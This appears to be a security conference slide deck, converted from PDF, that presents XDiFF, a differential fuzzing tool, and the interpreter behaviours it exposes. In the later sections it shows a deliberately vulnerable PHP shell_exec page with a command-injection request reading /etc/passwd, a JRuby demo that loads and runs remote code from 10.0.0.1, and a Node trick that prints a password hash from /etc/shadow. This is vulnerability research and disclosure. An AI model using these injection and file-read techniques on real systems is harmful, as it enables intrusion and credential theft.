# Exposing Hidden Exploitable Behaviors Using Extended Differential Fuzzing

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## **Agenda**

- 1. What, Who, How & Why
- 2. Common Fuzzing
- 3. Differential Fuzzing
- 4. Extended Differential Fuzzing





## 1.1. What Do You Expect From Fuzzing?



 Fuzzing exposes undisclosed functionalities or unexpected behaviors.

 Extended differential fuzzing can expose more stuff



## 1.2. Who Cares About Fuzzing?

Security Consultants

Software Testers

Software Developers





#### 1.3. How

Manually or

- Using an extended differential fuzzing framework (XDiFF)
  - Open source Python project
  - Multiplatform (FreeBSD, Linux, OSX, Windows)
  - Gathers all the information
  - Exposes the unexpected behaviors





## 1.3. How: Fuzzing Process

Input Generation Software Execution Output Analysis



## 1.3. How: The Input

```
xdiff-1.2.0$ cp dbs/plain.sqlite add.sqlite
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t function -i "[[test]]"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "2 + 2"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "0.1 + 0.2 - 0.3"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -t value -i "9007199254740992 + 1"
xdiff-1.2.0$ ./xdiff_dbaction.py -d add.sqlite -g 1
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Values: 3 - Functions: 1
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Testcases generated: 3
2018-04-10 17:24:37,389 INFO xdiff_dbaction: Time required: 0.0 seconds
```



#### 1.3. How: The Software

```
[add]
    OS = ["darwin", "linux2", "freebsd11"]
    Type = ["File"]
    bc = ["bc", "-q", "-fuzzdata=[[test]]\nquit"]
    Perl = ["perl", "-fuzzdata=print [[test]]"]
    PHP = ["php", "-fuzzdata=<?php echo [[test]];?>"]
    Python = ["python", "-fuzzdata=print([[test]])"]
    Ruby = ["ruby", "-fuzzdata=print [[test]]"]
    tcl = ["tclsh", "-fuzzdata=puts [expr \"[[test]]\"]"]
    V8 = ["v8", "-fuzzdata=print([[test]])"]
```



## 1.4. Why? To automatize the output analysis

Analyze the Testcase Results from 0 to 100 - list_results (1 row)					
Testcase	Software	Туре	os	Stdout	
2+2	firefox	URL	darwin	4	
2+2	tcl	File	darwin	4	
2 + 2	python	File	darwin	4	
2 + 2	PHP	File	darwin	4	
2+2	Perl	File	darwin	4	
2 + 2	Ruby	File	darwin	4	
2 + 2	bc	File	darwin	4	
2 + 2	V8	File	darwin	4	



#### 0.1 + 0.2 - 0.3 = 0? Nah

Analyze Stdout for Different Results (Basic Differential Testing) - analyze_stdout (1 row)					
Testcase	Software	Туре	os	Stdout	
0.1+0.2-0.3	tcl	File	darwin	5.551115123125783e-17	
0.1+0.2-0.3	python	File	darwin	5.55111512313e-17	
0.1+0.2-0.3	PHP	File	darwin	5.5511151231258E-17	
0.1+0.2-0.3	Perl	File	darwin	5.55111512312578e-17	
0.1+0.2-0.3	Ruby	File	darwin	5.551115123125783e-17	
0.1+0.2-0.3	bc	File	darwin	0	
0.1+0.2-0.3	V8	File	darwin	5.551115123125783e-17	



#### 9007199254740992 + 1 = 9007199254740992

#### Analyze Testcases that Produce the Same Stdout - analyze same stdout (2 rows)

Testcase	Software	Type	os	Stdout
9007199254740992 + 1	V8	File	darwin	9007199254740992
9007199254740992 + 1	firefox	URL	darwin	9007199254740992
9007199254740992 + 1	PHP	File	darwin	9007199254740993
9007199254740992 + 1	Perl	File	darwin	9007199254740993
9007199254740992 + 1	Ruby	File	darwin	9007199254740993
9007199254740992 + 1	bc	File	darwin	9007199254740993
9007199254740992 + 1	python	File	darwin	9007199254740993
9007199254740992 + 1	tcl	File	darwin	9007199254740993



## 2. Common Fuzzing



#### 2. What to Detect:

- Crashes
- Hangs





## 2. Common Fuzzing: Crashes





## 2. Crashes: XDiFF Output – Valgrind

Analyze Valgrind Output - analyze valgrind (20 rows)					poli	
Testcase	Software	Туре	os	Stdo	t Stderr	Return Code
use IO::Socket::SSL::Utils;print CERT_asHash(1)	Peri	File	linux2		==119431==	-11




## 2. Crashes: XDiFF Output – Return Codes

Analyze Differen	nt Return Codes	per Software -	analyze_return_code (12 ro	ows)
Software	Туре	os	Return Code	Amount
Perl	File	darwin	-11	1
Perl	File	darwin	-12	1
Perl	File	darwin	-15	4
Perl	File	darwin	0	599
Perl	File	darwin	1	2
Perl	File	darwin	127	i
Perl	File	darwin	13	1
Perl	File	darwin	2	1858
Perl	File	darwin	22	3
Perl	File	darwin	255	6836
Perl	File	darwin	29	5
Perl	File	darwin	9	.4:



#### 2. Crashes





## 2. Crashes: XDiFF Output – Hangs

Analyze Top Time Elapsed (and eventually killed) -	- analyze_top_elapsed	killed (1	7 rows)	top
Testcase	Software	Туре	os	Elapsed
use CPAN;print shell("A","A","A","A")	Perl	File	darwin	10.0283
use CPAN;print shell("A","A","A","A","A")	Perl	File	darwin	10.0264
use Benchmark;print timethis("A","A","A","A","A")	Perl	File	darwin	10.0188
use Benchmark;print timethis("A","A","A","A")	Perl	File	darwin	10.0186
use CPAN;print shell("A","A","A")	Perl	File	darwin	10.0183
use Term::Complete;print Complete("A","A","A")	Perl	File	darwin	10.018
use ExtUtils::MakeMaker;print prompt("A","A")	Perl	File	darwin	10.0173
use Term::Complete;print Complete("A","A","A","A","A")	Perl	File	darwin	10.0165
use ExtUtils::MakeMaker;print prompt("A")	Perl	File	darwin	10.0138




## 3. Differential Fuzzing



## 3. What is Differential Fuzzing?


- "Execute one or more similar implementations to compare and analize their outputs"
- What do we mean by output?
  - The standard output
  - The standard error
  - The network connections
  - The return code
  - The time required for the execution
  - If the software was killed or not





#### 3. What to Execute

- 3.1. Different implementations
- 3.2. Different inputs:
  - CLI
  - File
  - URL
  - Standard Input
- 3.3. Different versions
- 3.4. Different operating systems





## 3.1. Different Implementations



## 3.1. Different Implementations: Stdout

V8 (CLI)	SpiderMonkey (CLI)	NodeJS v7.2.1 (CLI)
\$ d8 -e 'print(this)'	\$ js -e 'print(this)'	\$ node -e 'console.log(this)'
[object.global]	[object.global]	{
		[SNIP]
		USER: 'testuser',
		PATH: '/opt/local/bin:',
		PWD: '/Users/testuser,
		HOME: '/Users/testuser',
		pid: 60094,
		[SNIP]



## 3.1. Different Implementations: Killed or Stderr

```
1 import java.security.SecureRandom;
2
3 public class getSeed {
```

OpenJDK 8 Oracle 9

Killed

No

Yes

Stderr

Exception in thread "main" java.lang.OutOfMemoryError: Java heap space at sun.security.provider.NativePRNG\$RandomlO.implGenerateSeed(NativePRNG.java:440)



## 3.2. Different Inputs



## 3.2. Different Inputs: Stdout

```
NodeJS v7.2.1 (File)
                                                    NodeJS v7.2.1 (CLI)
$ echo 'console.log(this)" > file.js; node file.js
                                                   $ node -e console.log(this)
{}
                                                      [...SNIP...]
                                                      USER: 'testuser',
                                                      PATH: '/opt/local/bin:...',
                                                      PWD: '/Users/testuser.
                                                      HOME: '/Users/testuser',
                                                      pid: 60094,
                                                      [...SNIP...]
```



## 3.2. Different Inputs: Stdout

#### Windows 10 Powershell (File) Windows 10 Powershell (CLI) C:\>echo Invoke-Expression dir > test.ps1 C:\>powershell "& ""c:\test.ps1""" C:\>powershell -Command Invoke-Expression dir & : File C:\test.ps1 cannot be loaded because running scripts is disabled on this system. Directory: C:\ For more information, see about Execution Policies at Mode LastWriteTime Length Name https:/go.microsoft.com/fwlink/?LinkID=135170. d---- 12/13/2017 5:41 PM PerfLogs At line:1 char:3 d-r--- 3/2/2018 8:45 AM Program Files + & "c:\test.ps1" d-r--- 3/1/2018 12:16 PM Program Files(x86) + CategoryInfo : SecurityError: d-r--- 3/1/2018 12:20 PM Users (:) [], PSSecurityException d---- 3/6/2018 3:15 AM Windows + FullyQualifiedErrorId: -a--- 3/28/2018 10:34 AM 24 test.ps1 UnauthorizedAccess



### 3.3. Different Versions



#### 3.3. Different Versions: Stdout

NodeJS v0.4.0 (CLI)	NodeJS <mark>v7.2.1</mark> (CLI)
\$ node -e 'console.log(this)'	\$ node -e 'console.log(this)'
{}	[SNIP] USER: 'testuser', PATH: '/opt/local/bin:', PWD: '/Users/testuser, HOME: '/Users/testuser', pid: 60094, [SNIP]



### 3.3. Different Versions: Return Code or Stderr

import sun.security.provider.SecureRandom; **OpenJDK 8 Oracle 9** Return Code Warning: SecureRandom is internal Package sun.security.provider is not Stderr proprietary API and may be removed in a visible future release



## 3.4. Different Operating Systems



#### 3.4. Different OS: Stdout

• In Python 2.7 the built-in functionality cmp() compares two objects:

#### cmp(x, y)

Compare the two objects x and y and return an integer according to the outcome. The return value is negative if x < y, zero if x == y and strictly positive if x > y.

• The following compares two floating point "not a number" values:

```
print(cmp(float('nan'),float('nan')))
```



## 3.4. Different OS: Stdout (cont).

Software	os		
	Linux		
27 (1)	Freebsd	1	
>>> nan == nan False	< the defined non-reflexive be	ehavior	of NaN
	Linux	0	
DyDy	Freebsd	0	
РуРу	OS X	0	
	Windows	0	
	Linux	1	
l, dhon	Freebsd	1	
Jython	OS X	1	
	Windows	1	





## 3.4. Different OS: Stdout

Linux Powershell (File)
# echo Invoke-Expression dir > test.ps1
# pwsh test.ps1




## 4. Extended Differential Fuzzing



#### 4. What to Detect:

- Path Disclosure
- User Disclosure
- Error Disclosure
- Code Evaluated
- Command Executed
- Network Connections
- File Read





### 4.1. How Files are Deleted in Linux/OSX

server:tmp \$ rm non-existing-file

rm: non-existing-file: No such file or directory

server:tmp \$ touch existing-file

server:tmp \$ rm -i existing-file

remove existing-file?



# 4.1. Path Disclosure: XDiFF Output

# Analyze Path Disclosure Stdout (ramdisk) - analyze path disclosure stdout (4 rows) Testcase Software Type OS Stdout Clear-Content -Confirm -LiteralPath canaryfile pwsh CLI Inux2 | Confirm | Are you sure you want to perform this action? | Performing the operation "Clear Content" on target "Item: | //mnt/ramdisk/canaryfile". | [Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] | Help (default is "Y"):



### 4.1. Path Disclosure: Powershell

```
C:\Users>powershell -Command Clear-Content -Confirm non-existing-file
Clear-Content: Cannot find path 'C:\Users\non-existing-file' because it
does not exist.
At line:1 char:1
+ Clear-Content -Confirm non-existing-file
       -----
   + CategoryInfo : ObjectNotFound: (C:\Users\non-existing-
file:String) [Clear-Content], ItemNotFoundExcepti
  on
   + FullyQualifiedErrorId:
PathNotFound, Microsoft. PowerShell. Commands. ClearContentCommand
```



## 4.1. Path Disclosure: Powershell (cont'd)

```
C:\Users>echo blah > existing-file

C:\Users>powershell -Command Clear-Content -Confirm existing-file

Confirm
Are you sure you want to perform this action?
Performing the operation "Clear Content" on target "Item:
C:\Users\existing-file".

[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "Y"):
```



# 4.2. User Disclosure: XDiFF Output

Analyze Username Disclosure fear - analyze_username_disclosure (14 rows)									
Testcase	Software	Туре	os	Stdout					
Start-Transcript -OutputDirectory canaryfile	pwsh	CLI	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.mVdVZRng.20180220062056.txt					
Start-Transcript -OutputDirectory canaryfile	pwsh	File	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.IJEHaFGT.20180220062056.txt					
Start-Transcript -OutputDirectory "canaryfile"	pwsh	CLI	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.I7xSPQ78.20180220062056.txt					
Start-Transcript -OutputDirectory "canaryfile"	pwsh	File	linux2	Transcript started, output file is /home/fear/canaryfile/PowerShell_transcript.fuzz.ff3lgBH5.20180220062056.txt					
Start-Transcript -OutputDirectory "canaryhost"	pwsh	CLI	linux2	Transcript started, output file is /home/fear/127.0.0.1:26533/PowerShell_transcript.fuzz.N9K6Pozt.20180220062056.txt					
Start-Transcript -OutputDirectory "canaryhost"	pwsh	File	linux2	Transcript started, output file is /home/fear/127.0.0.1:26533/PowerShell_transcript.fuzz.7aWG+8p6.20180220062056.txt					
Start-Transcript -OutputDirectory \$TRUE	pwsh	CLI	linux2	Transcript started, output file is /home/fear/True/PowerShell_transcript.fuzz.r3PXDwyb.20180220062056.txt					
Start-Transcript -OutputDirectory STRUE	pwsh	File	linux2	Transcript started, output file is /home/fear/True/PowerShell_transcript.fuzz.GQl4hHiv.20180220062056.txt					
Start-Transcript -OutputDirectory \$FALSE	pwsh	CLI	linux2	Transcript started, output file is /home/fear/Faise/PowerShell_transcript.fuzz.94grEKSD.20180220062056.txt					
Start-Transcript -OutputDirectory \$FALSE	pwsh	File	linux2	Transcript started, output file is /home/fear/False/PowerShell_transcript.fuzz.AOF3j8J1.20180220062056.txt					
Start-Transcript -OutputDirectory 0	pwsh	CLI	linux2	Transcript started, output file is /home/fear/0 PowerShell_transcript.fuzz.sQC7pgcn.20180220062056.txt					
Start-Transcript -OutputDirectory 0	pwsh	File	linux2	Transcript started, output file is /home/fear/0 PowerShell_transcript.fuzz.nbLQNyoF.20180220062056.txt					
Start-Transcript -OutputDirectory 1	pwsh	CLI	linux2	Transcript started, output file is /home/fear/1 PowerShell_transcript.fuzz.ih3Gfvvq.20180220062056.txt					
Start-Transcript -OutputDirectory 1	pwsh	File	linux2	Transcript started, output file is /home/fear/1 PowerShell_transcript.fuzz.lZkhXKYM.20180220062056.txt					




### 4.2. User Disclosure

```
C:\>powershell -Command Start-Transcript
```

```
Transcript started, output file is C:\Users\Administrator\Documents\PowerShell_transcript.DESKTOP-QIJDN98.xoUGhDVe.20180328104416.txt
```



# 4.3. Error Disclosure: XDiFF Output





# 4.4. Code Evaluated: XDiFF Output

Analyze Presence of Canary Tokens Code - analyze canary token code (2 rows)							
Testcase	Software	Туре	os	Stdout			
eval("print 'canarytoken','code'")	Perl	File	darwin	canarytokencode			
use ExtUtils::Typemaps::Cmd;print embeddable_typemap("print 'canarytoken','code'")	Perl	File	darwin	canarytokencode			



### 4.4. Code Evaluated: Perl



# 4.5. Command Execution: XDiFF Output



Analyze Presence of Canary Tokens Command - analyze canary token command (2 rows)								
Testcase	Software	Туре	os	Stdout	Stderr			
shell_exec("canaryfile")	PHP	CLI	darwin	canarytokencommand				
shell_exec(canaryfile)	PHP	CLI	darwin	canarytokencommand				



### 4.5. Command Execution: PHP 1/3

Let's define the a bash constant on index.php:

```
<?php
define("bash","man ");
require_once("functions.php");
?>
```

• The previous file requires functions.php and shows a man page:

```
<?php
$output = shell_exec(bash.$_GET['page']);
print "<pre> .$output.  ;
?>
```



### 4.5. Command Execution: PHP 2/3

• The command "man" is executed when index.php is called:

```
i 127.0.0.1 /index.php?page=ls 

LS(1) User Commands 
LS(1)

NAME

ls - list directory contents

SYNOPSIS

ls [OPTION]... [FILE]...

DESCRIPTION

List information about the FILEs (the current directory by default).

Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```



### 4.5. Command Execution: PHP 3/3


• The command "bash" is executed when functions.php is called:

```
i 127.0.0.1/functions.php?page=-c'cat/etc/passwd'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
=>> error.log <==
[Sat Nov 25 22:04:05 863558 2017] [:error] [pid 18341] [client 127.0.0.1:40154]
PHP Notice: Use of undefined constant bash - assumed 'bash' in /var/www/html/functions.php on line 2
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin</pre>
```



# 4.6. Network Connection: XDiFF Output





# 4.6. Network Connection: JRuby RCE

```
# curl http://10.0.0.1/canaryfile
puts %x(id)
```

```
# ruby -e 'require "rake":puts # jruby -e 'require "rake":puts


Rake.load_rakefile("http://10.0.0.1/canar yfile")'

/usr/lib/ruby/vendor_ruby/rake/rake_mod ule.rb:28:in `load': cannot load such file --

[...SNIP...]
```



# 4.7. File Read: XDiFF Output





### 4.7. File Read: Leak Root's Password

```
NodeJS with Chakracore
                                            NodeJS v4.2.6 with V8
# node -e "console.log(require('/etc/shadow))"
                                            # node -e "console.log(require('/etc/shadow'))"
SyntaxError: Invalid character
                                            /etc/shadow:1
                                            (function (exports, require, module,
 [...SNIP...]
                                                                               filename,
                                              dirname) {
                                            root:$6$AP53wsfZ$XdxiQRFJF6PzdRd3SxD
                                            elwKsmyEkWgNOSSg.WZR18KfLo617cR1Z
                                            swMZEPT5QTS95aH.NI2DrgmQ8rMbm8slg/:
                                            17172:0:14600:14:::
                                            SyntaxError: Unexpected token:
```



### **XDiFF Conclusions**

Analyze different vulnerabilities

Expose more vulnerabilities by differential analysis

One payload could be used affect multiple pieces of software







# Thank You

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https://github.com/IOActive/XDiFF/releases

